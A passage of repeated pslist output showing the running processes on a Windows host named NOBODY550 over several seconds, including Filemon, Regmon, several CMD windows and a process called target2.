System          8   0  58  288    220   0:00:00.000   0:00:09.193    1:02:31.274
SMSS          240   0   6   34    368   0:00:00.010   0:00:01.321    1:02:31.274
defwatch      716   0   3   34   1376   0:00:00.010   0:00:00.040    1:01:45.297
svchost       736   0  14  239   6836   0:00:00.230   0:00:01.832    1:01:45.107
LLSSRV        764   0   9   75   2176   0:00:00.020   0:00:00.050    1:01:43.915
msdtc         608   0  21  215   5692   0:00:00.090   0:00:00.170    1:01:49.493
PERSFW        900   0   7  108   4912   0:00:00.230   0:00:00.130    1:01:30.356
mstask        924   0   6  121   3224   0:00:00.030   0:00:00.070    1:01:29.895
spoolsv       576   0  12  147   4944   0:00:00.200   0:00:00.570    1:01:49.854
rtvscan       888   0  36  201   9236   0:00:00.460   0:00:05.527    1:01:32.890
dfssvc       1048   0   2   37   1536   0:00:00.030   0:00:00.010    1:01:28.423
MSGSYS       1188   0   5   99   3052   0:00:00.010   0:00:00.090    1:01:14.493
explorer     1356   0  10  257   5532   0:00:02.343   0:00:07.921    1:00:13.786
vptray        684   0   3  116   4612   0:00:00.040   0:00:00.250    1:00:08.118
fpdisp4      1408   0   2   47   2788   0:00:00.030   0:00:00.180    1:00:06.926
Directcd     1412   0   3  104   4564   0:00:00.180   0:00:00.751    1:00:04.913
```

```
inetinfo    1480   0   5  128   4316   0:00:00.190   0:00:00.460    0:59:52.756
PDExplo      400   0   8  191   3384   0:00:13.469   0:00:18.476    0:37:03.807
Filemon     1320   0   2   39   3904   0:00:06.939   0:00:10.945    0:32:38.516
stisvc       952   0   4   56   1616   0:00:00.010   0:00:00.030    1:01:29.264
CMD          384   0   1   23   1092   0:00:00.030   0:00:00.070    0:25:26.825
CMD         1272   0   1   22   1024   0:00:00.020   0:00:00.010    0:16:52.405
PHOTOED      544   0   3   87   2136   0:00:00.310   0:00:00.771    0:15:41.613
CMD          392   0   1   21   1048   0:00:00.020   0:00:00.060    0:05:11.978
svchost     1020   0   5  153   6336   0:00:00.080   0:00:00.220    1:01:28.844
target2      680   0   1   18   1180   0:00:00.020   0:00:00.000    0:00:01.261
Process information for NOBODY550:

Name         Pid CPU Thd  Hnd    Mem     User Time   Kernel Time   Elapsed Time
Idle           0  99   1    0     16   0:00:00.000   0:56:57.674    1:02:32.305
pslist      1392   1   3   99   1540   0:00:00.120   0:00:00.160    0:00:04.266
msdtc        608   0  21  215   5692   0:00:00.090   0:00:00.170    1:01:50.525
CSRSS        264   0  11  398   2320   0:00:00.110   0:00:10.154    1:02:08.411
WINLOGON     260   0  18  426   3176   0:00:00.480   0:00:02.002    1:02:07.269
SERVICES     316   0  39  588   6036   0:00:00.881   0:00:05.147    1:02:05.276
LSASS        328   0  15  250   5148   0:00:00.400   0:00:00.470    1:02:05.206
svchost      524   0   8  275   5008   0:00:00.130   0:00:00.230    1:01:58.857
System         8   0  58  288    220   0:00:00.000   0:00:09.203    1:02:32.305
SMSS         240   0   6   34    368   0:00:00.010   0:00:01.321    1:02:32.305
defwatch     716   0   3   34   1376   0:00:00.010   0:00:00.040    1:01:46.329
svchost      736   0  14  239   6836   0:00:00.230   0:00:01.832    1:01:46.139
LLSSRV       764   0   9   75   2176   0:00:00.020   0:00:00.050    1:01:44.947
rtvscan      888   0  36  201   9236   0:00:00.460   0:00:05.527    1:01:33.921
PERSFW       900   0   7  108   4912   0:00:00.230   0:00:00.130    1:01:31.387
mstask       924   0   6  121   3224   0:00:00.030   0:00:00.070    1:01:30.927
spoolsv      576   0  12  147   4944   0:00:00.200   0:00:00.570    1:01:50.885
stisvc       952   0   4   56   1616   0:00:00.010   0:00:00.030    1:01:30.296
dfssvc      1048   0   2   37   1536   0:00:00.030   0:00:00.010    1:01:29.455
MSGSYS      1188   0   5   99   3052   0:00:00.010   0:00:00.090    1:01:15.525
explorer    1356   0  10  257   5532   0:00:02.343   0:00:07.921    1:00:14.817
vptray       684   0   3  116   4612   0:00:00.040   0:00:00.250    1:00:09.149
fpdisp4     1408   0   2   47   2788   0:00:00.030   0:00:00.180    1:00:07.957
Directcd    1412   0   3  104   4564   0:00:00.180   0:00:00.751    1:00:05.945
inetinfo    1480   0   5  128   4316   0:00:00.190   0:00:00.460    0:59:53.787
PDExplo      400   0   8  191   3388   0:00:13.469   0:00:18.486    0:37:04.839
Filemon     1320   0   2   39   3904   0:00:06.939   0:00:10.945    0:32:39.547
Regmon      1100   0   2   39   4540   0:01:04.482   0:00:42.601    0:32:30.324
CMD          384   0   1   23   1092   0:00:00.030   0:00:00.070    0:25:27.856
CMD         1272   0   1   22   1024   0:00:00.020   0:00:00.010    0:16:53.437
PHOTOED      544   0   3   87   2136   0:00:00.310   0:00:00.771    0:15:42.645
CMD          392   0   1   21   1048   0:00:00.020   0:00:00.060    0:05:13.010
svchost     1020   0   5  153   6336   0:00:00.080   0:00:00.220    1:01:29.875
target2      680   0   1   18   1180   0:00:00.020   0:00:00.000    0:00:02.293
Process information for NOBODY550:

Name         Pid CPU Thd  Hnd    Mem     User Time   Kernel Time   Elapsed Time
Idle           0  97   1    0     16   0:00:00.000   0:56:58.665    1:02:33.337
pslist      1392   3   3   99   1540   0:00:00.140   0:00:00.180    0:00:05.297
msdtc        608   0  21  215   5692   0:00:00.090   0:00:00.170    1:01:51.556
CSRSS        264   0  11  398   2320   0:00:00.110   0:00:10.154    1:02:09.442
WINLOGON     260   0  18  426   3176   0:00:00.480   0:00:02.002    1:02:08.301
SERVICES     316   0  39  588   6036   0:00:00.881   0:00:05.147    1:02:06.308
LSASS        328   0  15  250   5148   0:00:00.400   0:00:00.470    1:02:06.238
svchost      524   0   8  275   5008   0:00:00.130   0:00:00.230    1:01:59.888
System         8   0  58  288    220   0:00:00.000   0:00:09.213    1:02:33.337
SMSS         240   0   6   34    368   0:00:00.010   0:00:01.321    1:02:33.337
defwatch     716   0   3   34   1376   0:00:00.010   0:00:00.040    1:01:47.360
svchost      736   0  14  239   6836   0:00:00.230   0:00:01.832    1:01:47.170
LLSSRV       764   0   9   75   2176   0:00:00.020   0:00:00.050    1:01:45.978
```

```
rtvscan       888   0  36  201    9236  0:00:00.460  0:00:05.527   1:01:34.953
PERSFW        900   0   7  108    4912  0:00:00.230  0:00:00.130   1:01:32.419
mstask        924   0   6  121    3224  0:00:00.030  0:00:00.070   1:01:31.958
spoolsv       576   0  12  147    4944  0:00:00.200  0:00:00.570   1:01:51.917
stisvc        952   0   4   56    1616  0:00:00.010  0:00:00.030   1:01:31.327
dfssvc       1048   0   2   37    1536  0:00:00.030  0:00:00.010   1:01:30.486
MSGSYS       1188   0   5   99    3052  0:00:00.010  0:00:00.090   1:01:16.556
explorer     1356   0  10  257    5532  0:00:02.343  0:00:07.921   1:00:15.849
vptray        684   0   3  116    4612  0:00:00.040  0:00:00.250   1:00:10.181
fpdisp4      1408   0   2   47    2788  0:00:00.030  0:00:00.180   1:00:08.989
Directcd     1412   0   3  104    4564  0:00:00.180  0:00:00.751   1:00:06.976
inetinfo     1480   0   5  128    4316  0:00:00.190  0:00:00.460   0:59:54.819
PDExplo       400   0   8  191    3388  0:00:13.469  0:00:18.486   0:37:05.870
Filemon      1320   0   2   39    3904  0:00:06.939  0:00:10.945   0:32:40.579
Regmon       1100   0   2   39    4540  0:01:04.482  0:00:42.601   0:32:31.355
CMD           384   0   1   23    1092  0:00:00.030  0:00:00.070   0:25:28.888
CMD          1272   0   1   22    1024  0:00:00.020  0:00:00.010   0:16:54.468
PHOTOED       544   0   3   87    2136  0:00:00.310  0:00:00.771   0:15:43.676
CMD           392   0   1   21    1048  0:00:00.020  0:00:00.060   0:05:14.041
svchost      1020   0   5  153    6336  0:00:00.080  0:00:00.220   1:01:30.907
target2       680   0   1   18    1180  0:00:00.020  0:00:00.000   0:00:03.324
Process information for NOBODY550:

Name          Pid CPU Thd  Hnd     Mem     User Time   Kernel Time   Elapsed Time
Idle            0  98   1    0      16  0:00:00.000  0:56:59.647   1:02:34.368
pslist       1392   2   3   99    1540  0:00:00.160  0:00:00.190   0:00:06.329
msdtc         608   0  21  215    5692  0:00:00.090  0:00:00.170   1:01:52.588
CSRSS         264   0  11  398    2320  0:00:00.110  0:00:10.154   1:02:10.474
WINLOGON      260   0  18  426    3176  0:00:00.480  0:00:02.002   1:02:09.332
SERVICES      316   0  39  588    6036  0:00:00.881  0:00:05.147   1:02:07.339
LSASS         328   0  15  250    5148  0:00:00.400  0:00:00.470   1:02:07.269
svchost       524   0   8  275    5008  0:00:00.130  0:00:00.230   1:02:00.920
System          8   0  58  288     220  0:00:00.000  0:00:09.213   1:02:34.368
SMSS          240   0   6   34     368  0:00:00.010  0:00:01.321   1:02:34.368
defwatch      716   0   3   34    1376  0:00:00.010  0:00:00.040   1:01:48.392
svchost       736   0  14  239    6836  0:00:00.230  0:00:01.832   1:01:48.202
LLSSRV        764   0   9   75    2176  0:00:00.020  0:00:00.050   1:01:47.010
rtvscan       888   0  36  201    9236  0:00:00.460  0:00:05.527   1:01:35.984
PERSFW        900   0   7  108    4912  0:00:00.230  0:00:00.130   1:01:33.450
mstask        924   0   6  121    3224  0:00:00.030  0:00:00.070   1:01:32.990
spoolsv       576   0  12  147    4944  0:00:00.200  0:00:00.570   1:01:52.948
stisvc        952   0   4   56    1616  0:00:00.010  0:00:00.030   1:01:32.359
dfssvc       1048   0   2   37    1536  0:00:00.030  0:00:00.010   1:01:31.518
MSGSYS       1188   0   5   99    3052  0:00:00.010  0:00:00.090   1:01:17.588
explorer     1356   0  10  257    5532  0:00:02.343  0:00:07.921   1:00:16.880
vptray        684   0   3  116    4612  0:00:00.040  0:00:00.250   1:00:11.212
fpdisp4      1408   0   2   47    2788  0:00:00.030  0:00:00.180   1:00:10.020
Directcd     1412   0   3  104    4564  0:00:00.180  0:00:00.751   1:00:08.008
inetinfo     1480   0   5  128    4316  0:00:00.190  0:00:00.460   0:59:55.850
PDExplo       400   0   8  191    3600  0:00:13.469  0:00:18.496   0:37:06.902
Filemon      1320   0   2   39    3904  0:00:06.939  0:00:10.945   0:32:41.610
Regmon       1100   0   2   39    4540  0:01:04.482  0:00:42.601   0:32:32.387
CMD           384   0   1   23    1092  0:00:00.030  0:00:00.070   0:25:29.919
CMD          1272   0   1   22    1024  0:00:00.020  0:00:00.010   0:16:55.500
PHOTOED       544   0   3   87    2136  0:00:00.310  0:00:00.771   0:15:44.708
CMD           392   0   1   21    1048  0:00:00.020  0:00:00.060   0:05:15.073
svchost      1020   0   5  153    6336  0:00:00.080  0:00:00.220   1:01:31.938
target2       680   0   1   18    1180  0:00:00.020  0:00:00.000   0:00:04.356
Process information for NOBODY550:

Name          Pid CPU Thd  Hnd     Mem     User Time   Kernel Time   Elapsed Time
Idle            0  98   1    0      16  0:00:00.000  0:57:00.628   1:02:35.400
pslist       1392   2   3   99    1540  0:00:00.180  0:00:00.200   0:00:07.360
```

```
msdtc         608   0  21  215    5692  0:00:00.090  0:00:00.170   1:01:53.619
CSRSS         264   0  11  398    2320  0:00:00.110  0:00:10.164   1:02:11.505
WINLOGON      260   0  18  426    3176  0:00:00.480  0:00:02.002   1:02:10.364
SERVICES      316   0  39  588    6036  0:00:00.881  0:00:05.147   1:02:08.371
LSASS         328   0  15  250    5148  0:00:00.400  0:00:00.470   1:02:08.301
svchost       524   0   8  275    5008  0:00:00.130  0:00:00.230   1:02:01.951
System          8   0  58  288     220  0:00:00.000  0:00:09.213   1:02:35.400
SMSS          240   0   6   34     368  0:00:00.010  0:00:01.321   1:02:35.400
defwatch      716   0   3   34    1376  0:00:00.010  0:00:00.040   1:01:49.423
svchost       736   0  14  239    6836  0:00:00.230  0:00:01.832   1:01:49.233
LLSSRV        764   0   9   75    2176  0:00:00.020  0:00:00.050   1:01:48.041
rtvscan       888   0  36  201    9236  0:00:00.460  0:00:05.527   1:01:37.016
PERSFW        900   0   7  108    4912  0:00:00.230  0:00:00.130   1:01:34.482
mstask        924   0   6  121    3224  0:00:00.030  0:00:00.070   1:01:34.021
spoolsv       576   0  12  147    4944  0:00:00.200  0:00:00.570   1:01:53.980
stisvc        952   0   4   56    1616  0:00:00.010  0:00:00.030   1:01:33.390
dfssvc       1048   0   2   37    1536  0:00:00.030  0:00:00.010   1:01:32.549
MSGSYS       1188   0   5   99    3052  0:00:00.010  0:00:00.090   1:01:18.619
explorer     1356   0  10  257    5532  0:00:02.343  0:00:07.921   1:00:17.912
vptray        684   0   3  116    4612  0:00:00.040  0:00:00.250   1:00:12.244
fpdisp4      1408   0   2   47    2788  0:00:00.030  0:00:00.180   1:00:11.052
Directcd     1412   0   3  104    4564  0:00:00.180  0:00:00.751   1:00:09.039
inetinfo     1480   0   5  128    4316  0:00:00.190  0:00:00.460   0:59:56.882
PDExplo       400   0   8  191    3604  0:00:13.479  0:00:18.496   0:37:07.933
Filemon      1320   0   2   39    3904  0:00:06.939  0:00:10.945   0:32:42.642
Regmon       1100   0   2   39    4540  0:01:04.482  0:00:42.601   0:32:33.418
CMD           384   0   1   23    1092  0:00:00.030  0:00:00.070   0:25:30.951
CMD          1272   0   1   22    1024  0:00:00.020  0:00:00.010   0:16:56.531
PHOTOED       544   0   3   87    2136  0:00:00.310  0:00:00.771   0:15:45.739
CMD           392   0   1   21    1048  0:00:00.020  0:00:00.060   0:05:16.104
svchost      1020   0   5  153    6336  0:00:00.080  0:00:00.220   1:01:32.970
target2       680   0   1   18    1180  0:00:00.020  0:00:00.000   0:00:05.387
Process information for NOBODY550:

Name          Pid CPU Thd  Hnd     Mem    User Time   Kernel Time   Elapsed Time
Idle            0  98   1    0      16  0:00:00.000  0:57:01.620   1:02:36.431
pslist       1392   2   3   99    1540  0:00:00.200  0:00:00.210   0:00:08.392
msdtc         608   0  21  215    5692  0:00:00.090  0:00:00.170   1:01:54.651
CSRSS         264   0  11  398    2320  0:00:00.110  0:00:10.174   1:02:12.537
WINLOGON      260   0  18  426    3176  0:00:00.480  0:00:02.002   1:02:11.395
SERVICES      316   0  39  588    6036  0:00:00.881  0:00:05.147   1:02:09.402
LSASS         328   0  15  250    5148  0:00:00.400  0:00:00.470   1:02:09.332
svchost       524   0   8  275    5008  0:00:00.130  0:00:00.230   1:02:02.983
System          8   0  58  288     220  0:00:00.000  0:00:09.213   1:02:36.431
SMSS          240   0   6   34     368  0:00:00.010  0:00:01.321   1:02:36.431
defwatch      716   0   3   34    1376  0:00:00.010  0:00:00.040   1:01:50.455
svchost       736   0  14  239    6836  0:00:00.230  0:00:01.832   1:01:50.265
LLSSRV        764   0   9   75    2176  0:00:00.020  0:00:00.050   1:01:49.073
rtvscan       888   0  36  201    9236  0:00:00.460  0:00:05.527   1:01:38.047
PERSFW        900   0   7  108    4912  0:00:00.230  0:00:00.130   1:01:35.513
mstask        924   0   6  121    3224  0:00:00.030  0:00:00.070   1:01:35.053
spoolsv       576   0  12  147    4944  0:00:00.200  0:00:00.570   1:01:55.011
stisvc        952   0   4   56    1616  0:00:00.010  0:00:00.030   1:01:34.422
dfssvc       1048   0   2   37    1536  0:00:00.030  0:00:00.010   1:01:33.581
MSGSYS       1188   0   5   99    3052  0:00:00.010  0:00:00.090   1:01:19.651
explorer     1356   0  10  257    5532  0:00:02.343  0:00:07.921   1:00:18.943
vptray        684   0   3  116    4612  0:00:00.040  0:00:00.250   1:00:13.275
fpdisp4      1408   0   2   47    2788  0:00:00.030  0:00:00.180   1:00:12.083
Directcd     1412   0   3  104    4564  0:00:00.180  0:00:00.751   1:00:10.071
inetinfo     1480   0   5  128    4316  0:00:00.190  0:00:00.460   0:59:57.913
PDExplo       400   0   8  191    3604  0:00:13.479  0:00:18.496   0:37:08.965
Filemon      1320   0   2   39    3904  0:00:06.939  0:00:10.945   0:32:43.673
Regmon       1100   0   2   39    4544  0:01:04.482  0:00:42.601   0:32:34.450
```

```
CMD           384   0   1   23   1092   0:00:00.030   0:00:00.070    0:25:31.982
CMD          1272   0   1   22   1024   0:00:00.020   0:00:00.010    0:16:57.563
PHOTOED       544   0   3   87   2136   0:00:00.310   0:00:00.771    0:15:46.771
CMD           392   0   1   21   1048   0:00:00.020   0:00:00.060    0:05:17.136
svchost      1020   0   5  153   6336   0:00:00.080   0:00:00.220    1:01:34.001
target2       680   0   1   18   1180   0:00:00.020   0:00:00.000    0:00:06.419
Process information for NOBODY550:

Name          Pid CPU Thd  Hnd    Mem     User Time   Kernel Time   Elapsed Time
Idle            0  99   1    0     16   0:00:00.000   0:57:02.611    1:02:37.462
pslist       1392   1   3   99   1540   0:00:00.220   0:00:00.210    0:00:09.423
msdtc         608   0  21  215   5692   0:00:00.090   0:00:00.170    1:01:55.682
CSRSS         264   0  11  398   2320   0:00:00.110   0:00:10.174    1:02:13.568
WINLOGON      260   0  18  426   3176   0:00:00.480   0:00:02.002    1:02:12.426
SERVICES      316   0  39  588   6036   0:00:00.881   0:00:05.147    1:02:10.434
LSASS         328   0  15  250   5148   0:00:00.400   0:00:00.470    1:02:10.364
svchost       524   0   8  275   5008   0:00:00.130   0:00:00.230    1:02:04.014
System          8   0  58  288    220   0:00:00.000   0:00:09.213    1:02:37.462
SMSS          240   0   6   34    368   0:00:00.010   0:00:01.321    1:02:37.462
defwatch      716   0   3   34   1376   0:00:00.010   0:00:00.040    1:01:51.486
svchost       736   0  14  239   6836   0:00:00.230   0:00:01.832    1:01:51.296
LLSSRV        764   0   9   75   2176   0:00:00.020   0:00:00.050    1:01:50.104
rtvscan       888   0  36  201   9236   0:00:00.460   0:00:05.527    1:01:39.079
PERSFW        900   0   7  108   4912   0:00:00.230   0:00:00.130    1:01:36.545
mstask        924   0   6  121   3224   0:00:00.030   0:00:00.070    1:01:36.084
spoolsv       576   0  12  147   4944   0:00:00.200   0:00:00.570    1:01:56.043
stisvc        952   0   4   56   1616   0:00:00.010   0:00:00.030    1:01:35.453
dfssvc       1048   0   2   37   1536   0:00:00.030   0:00:00.010    1:01:34.612
MSGSYS       1188   0   5   99   3052   0:00:00.010   0:00:00.090    1:01:20.682
explorer     1356   0  10  257   5532   0:00:02.343   0:00:07.921    1:00:19.975
vptray        684   0   3  116   4612   0:00:00.040   0:00:00.250    1:00:14.307
fpdisp4      1408   0   2   47   2788   0:00:00.030   0:00:00.180    1:00:13.115
Directcd     1412   0   3  104   4564   0:00:00.180   0:00:00.751    1:00:11.102
inetinfo     1480   0   5  128   4316   0:00:00.190   0:00:00.460    0:59:58.945
PDExplo       400   0   8  191   3608   0:00:13.489   0:00:18.496    0:37:09.996
Filemon      1320   0   2   39   3904   0:00:06.939   0:00:10.945    0:32:44.705
Regmon       1100   0   2   39   4544   0:01:04.482   0:00:42.601    0:32:35.481
CMD           384   0   1   23   1092   0:00:00.030   0:00:00.070    0:25:33.014
CMD          1272   0   1   22   1024   0:00:00.020   0:00:00.010    0:16:58.594
PHOTOED       544   0   3   87   2136   0:00:00.310   0:00:00.771    0:15:47.802
CMD           392   0   1   21   1048   0:00:00.020   0:00:00.060    0:05:18.167
svchost      1020   0   5  153   6336   0:00:00.080   0:00:00.220    1:01:35.033
target2       680   0   1   18   1180   0:00:00.020   0:00:00.000    0:00:07.450
Process information for NOBODY550:

Name          Pid CPU Thd  Hnd    Mem     User Time   Kernel Time   Elapsed Time
Idle            0  97   1    0     16   0:00:00.000   0:57:03.592    1:02:38.494
pslist       1392   3   3   99   1540   0:00:00.250   0:00:00.220    0:00:10.455
msdtc         608   0  21  215   5692   0:00:00.090   0:00:00.170    1:01:56.714
CSRSS         264   0  11  398   2320   0:00:00.110   0:00:10.184    1:02:14.600
WINLOGON      260   0  18  426   3176   0:00:00.480   0:00:02.002    1:02:13.458
SERVICES      316   0  39  588   6036   0:00:00.881   0:00:05.147    1:02:11.465
LSASS         328   0  15  250   5148   0:00:00.400   0:00:00.470    1:02:11.395
svchost       524   0   8  275   5008   0:00:00.130   0:00:00.230    1:02:05.046
System          8   0  58  288    220   0:00:00.000   0:00:09.213    1:02:38.494
SMSS          240   0   6   34    368   0:00:00.010   0:00:01.321    1:02:38.494
defwatch      716   0   3   34   1376   0:00:00.010   0:00:00.040    1:01:52.518
svchost       736   0  14  239   6836   0:00:00.230   0:00:01.832    1:01:52.328
LLSSRV        764   0   9   75   2176   0:00:00.020   0:00:00.050    1:01:51.136
rtvscan       888   0  36  201   9236   0:00:00.460   0:00:05.527    1:01:40.110
PERSFW        900   0   7  108   4912   0:00:00.230   0:00:00.130    1:01:37.576
mstask        924   0   6  121   3224   0:00:00.030   0:00:00.070    1:01:37.116
spoolsv       576   0  12  147   4944   0:00:00.200   0:00:00.570    1:01:57.074
```

```
stisvc        952   0   4   56   1616  0:00:00.010  0:00:00.030   1:01:36.485
dfssvc       1048   0   2   37   1536  0:00:00.030  0:00:00.010   1:01:35.644
MSGSYS       1188   0   5   99   3052  0:00:00.010  0:00:00.090   1:01:21.714
explorer     1356   0  10  257   5532  0:00:02.343  0:00:07.921   1:00:21.006
vptray        684   0   3  116   4612  0:00:00.040  0:00:00.250   1:00:15.338
fpdisp4      1408   0   2   47   2788  0:00:00.030  0:00:00.180   1:00:14.146
Directcd     1412   0   3  104   4564  0:00:00.180  0:00:00.751   1:00:12.133
inetinfo     1480   0   5  128   4316  0:00:00.190  0:00:00.460   0:59:59.976
PDExplo       400   0   8  191   3612  0:00:13.499  0:00:18.496   0:37:11.028
Filemon      1320   0   2   39   3904  0:00:06.939  0:00:10.945   0:32:45.736
Regmon       1100   0   2   39   4544  0:01:04.482  0:00:42.601   0:32:36.513
CMD           384   0   1   23   1092  0:00:00.030  0:00:00.070   0:25:34.045
CMD          1272   0   1   22   1024  0:00:00.020  0:00:00.010   0:16:59.626
PHOTOED       544   0   3   87   2136  0:00:00.310  0:00:00.771   0:15:48.834
CMD           392   0   1   21   1048  0:00:00.020  0:00:00.060   0:05:19.198
svchost      1020   0   5  153   6336  0:00:00.080  0:00:00.220   1:01:36.064
target2       680   0   1   18   1180  0:00:00.020  0:00:00.000   0:00:08.482
Process information for NOBODY550:

Name          Pid CPU Thd  Hnd    Mem    User Time  Kernel Time   Elapsed Time
Idle            0  99   1    0     16  0:00:00.000  0:57:04.574   1:02:39.525
pslist       1392   1   3   99   1540  0:00:00.260  0:00:00.230   0:00:11.486
msdtc         608   0  21  215   5692  0:00:00.090  0:00:00.170   1:01:57.745
CSRSS         264   0  11  398   2320  0:00:00.110  0:00:10.184   1:02:15.631
WINLOGON      260   0  18  426   3176  0:00:00.480  0:00:02.002   1:02:14.489
SERVICES      316   0  39  588   6036  0:00:00.881  0:00:05.147   1:02:12.497
LSASS         328   0  15  250   5148  0:00:00.400  0:00:00.470   1:02:12.426
svchost       524   0   8  275   5008  0:00:00.130  0:00:00.230   1:02:06.077
System          8   0  58  288    220  0:00:00.000  0:00:09.223   1:02:39.525
SMSS          240   0   6   34    368  0:00:00.010  0:00:01.321   1:02:39.525
defwatch      716   0   3   34   1376  0:00:00.010  0:00:00.040   1:01:53.549
svchost       736   0  14  239   6836  0:00:00.230  0:00:01.832   1:01:53.359
LLSSRV        764   0   9   75   2176  0:00:00.020  0:00:00.050   1:01:52.167
rtvscan       888   0  36  201   9236  0:00:00.460  0:00:05.527   1:01:41.141
PERSFW        900   0   7  108   4912  0:00:00.230  0:00:00.130   1:01:38.608
mstask        924   0   6  121   3224  0:00:00.030  0:00:00.070   1:01:38.147
spoolsv       576   0  12  147   4944  0:00:00.200  0:00:00.570   1:01:58.106
stisvc        952   0   4   56   1616  0:00:00.010  0:00:00.030   1:01:37.516
dfssvc       1048   0   2   37   1536  0:00:00.030  0:00:00.010   1:01:36.675
MSGSYS       1188   0   5   99   3052  0:00:00.010  0:00:00.090   1:01:22.745
explorer     1356   0  10  257   5532  0:00:02.343  0:00:07.921   1:00:22.038
vptray        684   0   3  116   4612  0:00:00.040  0:00:00.250   1:00:16.370
fpdisp4      1408   0   2   47   2788  0:00:00.030  0:00:00.180   1:00:15.178
Directcd     1412   0   3  104   4564  0:00:00.180  0:00:00.751   1:00:13.165
inetinfo     1480   0   5  128   4316  0:00:00.190  0:00:00.460   1:00:01.007
PDExplo       400   0   8  191   3616  0:00:13.499  0:00:18.506   0:37:12.059
Filemon      1320   0   2   39   3904  0:00:06.939  0:00:10.945   0:32:46.768
Regmon       1100   0   2   39   4544  0:01:04.482  0:00:42.601   0:32:37.544
CMD           384   0   1   23   1092  0:00:00.030  0:00:00.070   0:25:35.077
CMD          1272   0   1   22   1024  0:00:00.020  0:00:00.010   0:17:00.657
PHOTOED       544   0   3   87   2136  0:00:00.310  0:00:00.771   0:15:49.865
CMD           392   0   1   21   1048  0:00:00.020  0:00:00.060   0:05:20.230
svchost      1020   0   5  153   6336  0:00:00.080  0:00:00.220   1:01:37.096
target2       680   0   1   18   1180  0:00:00.020  0:00:00.000   0:00:09.513
Process information for NOBODY550:

Name          Pid CPU Thd  Hnd    Mem    User Time  Kernel Time   Elapsed Time
Idle            0  98   1    0     16  0:00:00.000  0:57:05.565   1:02:40.557
pslist       1392   2   3   99   1540  0:00:00.290  0:00:00.230   0:00:12.518
msdtc         608   0  21  215   5692  0:00:00.090  0:00:00.170   1:01:58.777
CSRSS         264   0  11  398   2320  0:00:00.110  0:00:10.184   1:02:16.663
WINLOGON      260   0  18  426   3176  0:00:00.480  0:00:02.002   1:02:15.521
SERVICES      316   0  39  588   6036  0:00:00.881  0:00:05.147   1:02:13.528
```

```
LSASS         328   0  15  250   5148  0:00:00.400   0:00:00.470    1:02:13.458
svchost       524   0   8  275   5008  0:00:00.130   0:00:00.230    1:02:07.109
System          8   0  58  288    220  0:00:00.000   0:00:09.223    1:02:40.557
SMSS          240   0   6   34    368  0:00:00.010   0:00:01.321    1:02:40.557
defwatch      716   0   3   34   1376  0:00:00.010   0:00:00.040    1:01:54.581
svchost       736   0  14  239   6836  0:00:00.230   0:00:01.832    1:01:54.391
LLSSRV        764   0   9   75   2176  0:00:00.020   0:00:00.050    1:01:53.199
rtvscan       888   0  36  201   9236  0:00:00.460   0:00:05.527    1:01:42.173
PERSFW        900   0   7  108   4912  0:00:00.230   0:00:00.130    1:01:39.639
mstask        924   0   6  121   3224  0:00:00.030   0:00:00.070    1:01:39.179
spoolsv       576   0  12  147   4944  0:00:00.200   0:00:00.570    1:01:59.137
stisvc        952   0   4   56   1616  0:00:00.010   0:00:00.030    1:01:38.548
dfssvc       1048   0   2   37   1536  0:00:00.030   0:00:00.010    1:01:37.707
MSGSYS       1188   0   5   99   3052  0:00:00.010   0:00:00.090    1:01:23.777
explorer     1356   0  10  257   5532  0:00:02.343   0:00:07.921    1:00:23.069
vptray        684   0   3  116   4612  0:00:00.040   0:00:00.250    1:00:17.401
fpdisp4      1408   0   2   47   2788  0:00:00.030   0:00:00.180    1:00:16.209
Directcd     1412   0   3  104   4564  0:00:00.180   0:00:00.751    1:00:14.196
inetinfo     1480   0   5  128   4316  0:00:00.190   0:00:00.460    1:00:02.039
PDExplo       400   0   8  191   3620  0:00:13.499   0:00:18.516    0:37:13.091
Filemon      1320   0   2   39   3904  0:00:06.939   0:00:10.945    0:32:47.799
Regmon       1100   0   2   39   4544  0:01:04.482   0:00:42.601    0:32:38.576
CMD           384   0   1   23   1092  0:00:00.030   0:00:00.070    0:25:36.108
CMD          1272   0   1   22   1024  0:00:00.020   0:00:00.010    0:17:01.689
PHOTOED       544   0   3   87   2136  0:00:00.310   0:00:00.771    0:15:50.897
CMD           392   0   1   21   1048  0:00:00.020   0:00:00.060    0:05:21.261
svchost      1020   0   5  153   6336  0:00:00.080   0:00:00.220    1:01:38.127
target2       680   0   1   18   1180  0:00:00.020   0:00:00.000    0:00:10.545
Process information for NOBODY550:

Name          Pid CPU Thd  Hnd    Mem    User Time   Kernel Time   Elapsed Time
Idle            0  97   1    0     16  0:00:00.000   0:57:06.557    1:02:41.588
pslist       1392   3   3   99   1540  0:00:00.330   0:00:00.230    0:00:13.549
msdtc         608   0  21  215   5692  0:00:00.090   0:00:00.170    1:01:59.808
CSRSS         264   0  11  398   2320  0:00:00.110   0:00:10.184    1:02:17.694
WINLOGON      260   0  18  426   3176  0:00:00.480   0:00:02.002    1:02:16.552
SERVICES      316   0  39  588   6036  0:00:00.881   0:00:05.147    1:02:14.560
LSASS         328   0  15  250   5148  0:00:00.400   0:00:00.470    1:02:14.489
svchost       524   0   8  275   5008  0:00:00.130   0:00:00.230    1:02:08.140
System          8   0  58  288    220  0:00:00.000   0:00:09.223    1:02:41.588
SMSS          240   0   6   34    368  0:00:00.010   0:00:01.321    1:02:41.588
defwatch      716   0   3   34   1376  0:00:00.010   0:00:00.040    1:01:55.612
svchost       736   0  14  239   6836  0:00:00.230   0:00:01.832    1:01:55.422
LLSSRV        764   0   9   75   2176  0:00:00.020   0:00:00.050    1:01:54.230
rtvscan       888   0  36  201   9236  0:00:00.460   0:00:05.527    1:01:43.204
PERSFW        900   0   7  108   4912  0:00:00.230   0:00:00.130    1:01:40.671
mstask        924   0   6  121   3224  0:00:00.030   0:00:00.070    1:01:40.210
spoolsv       576   0  12  147   4944  0:00:00.200   0:00:00.570    1:02:00.169
stisvc        952   0   4   56   1616  0:00:00.010   0:00:00.030    1:01:39.579
dfssvc       1048   0   2   37   1536  0:00:00.030   0:00:00.010    1:01:38.738
MSGSYS       1188   0   5   99   3052  0:00:00.010   0:00:00.090    1:01:24.808
explorer     1356   0  10  257   5532  0:00:02.343   0:00:07.921    1:00:24.101
vptray        684   0   3  116   4612  0:00:00.040   0:00:00.250    1:00:18.433
fpdisp4      1408   0   2   47   2788  0:00:00.030   0:00:00.180    1:00:17.241
Directcd     1412   0   3  104   4564  0:00:00.180   0:00:00.751    1:00:15.228
inetinfo     1480   0   5  128   4316  0:00:00.190   0:00:00.460    1:00:03.070
PDExplo       400   0   8  191   3620  0:00:13.499   0:00:18.516    0:37:14.122
